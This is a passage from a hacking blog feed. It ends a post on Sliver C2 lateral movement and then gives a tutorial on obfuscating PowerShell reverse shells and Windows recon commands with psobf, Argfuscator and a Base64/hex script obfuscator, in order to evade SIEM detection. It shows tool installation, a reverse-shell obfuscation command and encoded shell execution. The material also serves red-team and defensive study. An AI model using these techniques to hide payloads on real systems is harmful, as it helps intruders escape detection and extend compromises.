This drops you into an interactive shell with file upload/download capabilities and native PowerShell execution.

Conclusion

You’ve now seen several approaches to lateral movement across Windows environments using both Sliver C2 and Impacket. From token impersonation and pivoting with PsExec or WMI, to in-memory execution via DCOM and remote shells over WinRM, these techniques give you the flexibility to adapt to a variety of network defenses and operational requirements.

The post Sliver: Building C2 During a Cyber War – Part 6: Lateral Movement first appeared on Hackers Arise.

PowerShell for Hackers: Evading Detection

17 September 2025 at 09:17

Hello aspiring cyberwarriors! 

In modern intrusion scenarios, being inside the system is often not the hardest part. The real challenge begins once you need to stay there without being noticed. Blue teams in well-defended environments rely on continuous monitoring, heavy logging, and SIEM tools such as Splunk or Elastic to track activity. They know what normal user behavior looks like, and they build alerts around suspicious deviations. A compromised workstation that suddenly starts running recon commands immediately raises red flags. At that point, the defender does not need to guess. The investigation begins, and you risk being locked out before making any progress.

For this reason, hackers must rely on obfuscation. Although it does not make commands invisible, it helps you make them much harder to recognize. By transforming payloads and commands into strange, broken-looking forms, you can slip through detection systems that depend on simple pattern matching. In this article we will look at three tools that bring obfuscation to PowerShell: psobf, a Golang-based obfuscator; Argfuscator, which focuses on disguising Windows command arguments; and PowerShell Script Obfuscator by I-Am-Jakoby, which relies on encoding and multi-layered transformations. Together, these tools give you flexible ways to conceal actions and extend dwell time in hostile environments.

Psobf

Repo:

https://github.com/TaurusOmar/psobf

Psobf, short for PowerShell Obfuscator, is a Golang-based project released in the summer of 2024 and under active development. The tool requires Go 1.25.0 or newer on Linux. Once installed, it makes obfuscating PowerShell payloads fast and customizable.

Installing Go

bash$ > wget https://go.dev/dl/go1.25.0.linux-amd64.tar.gz  

bash$ > rm -rf /usr/local/go && tar -C /usr/local -xzf go1.25.0.linux-amd64.tar.gz  

bash$ > echo "export PATH=$PATH:/usr/local/go/bin" >> /etc/profile  

bash$ >  source /etc/profile  

Installing psobf

Now we are ready to install the tool. Based on their GitHub page, the installation is plain and simple:

bash$ > go install github.com/TaurusOmar/psobf/cmd/psobf@latest

showing the installation manual of psobf from github

Then append this line to /etc/profile:

export PATH=$PATH:/root/go/bin

adding go directory to the path on linux

Obfuscating a Reverse Shell

With psobf installed, we can generate and obfuscate a reverse shell, for instance one taken from revshells.com. Obfuscation is as simple as choosing an input script, an output file, and a level of transformation:

bash$ > psobf -i revshell.ps1 -o obf.ps1 -level 5

obfuscating a script with psobf

Once moved to the target and executed, the obfuscated shell works as expected, giving us a stealthier connection while hiding the command’s real nature.

executing the obfuscated script
using netcat to receive the connection

Argfuscator

Argfuscator is designed to help evade static filters that defenders apply to common commands. Security teams often set alerts around specific keywords and arguments. For example, they may detect whoami, net user, or netstat -ano. Running such commands directly can immediately give you away.

Argfuscator transforms these commands into broken-looking but still functional versions. The tool uses a mix of random case changes, quotation tricks, regex replacements, shorthand expansions, and other substitutions. Out of the box, it supports obfuscation of 68 Windows commands, which is sufficient for most basic recon and persistence tasks.

showing available commands to obfuscate with argfuscator

The resulting output may look unreadable, but that is the point.

obfuscating a command with argfuscator
obfuscating whoami with argfuscator
executing argfuscated whoami
executing argfuscated certutil

SIEM filters are less effective, and the commands execute successfully despite their appearance. Argfuscator is especially useful for day-to-day stealth during a long intrusion.

PowerShell Script Obfuscator

The PowerShell Script Obfuscator by I-Am-Jakoby provides a broader set of transformations. Rather than focusing on arguments, it targets entire scripts. The tool can obfuscate PowerShell code through Base64, Hex, ASCII encoding, URL encoding, binary representations, or even string reversal. By layering these methods, scripts become unreadable to humans and resistant to simple inspection by defenders.

showing powershell script obfuscator by I-Am-Jakoby

For example, a reverse shell can be wrapped in Base64 and executed with the -e flag:

PS > powershell -e "..."

encoding a reverse shell with base64
executing an encoded base64 shell

With Netcat listening, the obfuscated payload delivers the connection as expected.

The real advantage comes from stacking methods. A script that passes through binary encoding, then string reversal, and finally Base64 will look entirely random until decoded step by step. Even if defenders capture the obfuscated script, the time required to peel back multiple layers creates breathing room for the hacker. This extra time can mean the difference between completing objectives and being cut off mid-operation.

Summary

Evading detection is tricky. In tightly watched environments, blunt actions like running plain recon commands, dropping unaltered scripts are immediate invitations for investigation. The point of obfuscation is about making your activity harder to recognize at a glance, forcing automated systems to miss patterns and making human analysts spend time untangling noise. This gives you time to complete tasks before defenders have a clear picture.

We covered tools that give you different ways to add that friction without changing the underlying behavior of your code. One hides the shape of PowerShell payloads, another mangles command arguments so simple keyword rules fail, and a third layers encodings so a script looks meaningless until decoded. Used together, they don’t guarantee success, but they raise the bar for both detection systems and the people who must investigate what they find.

The post PowerShell for Hackers: Evading Detection first appeared on Hackers Arise.

❌
❌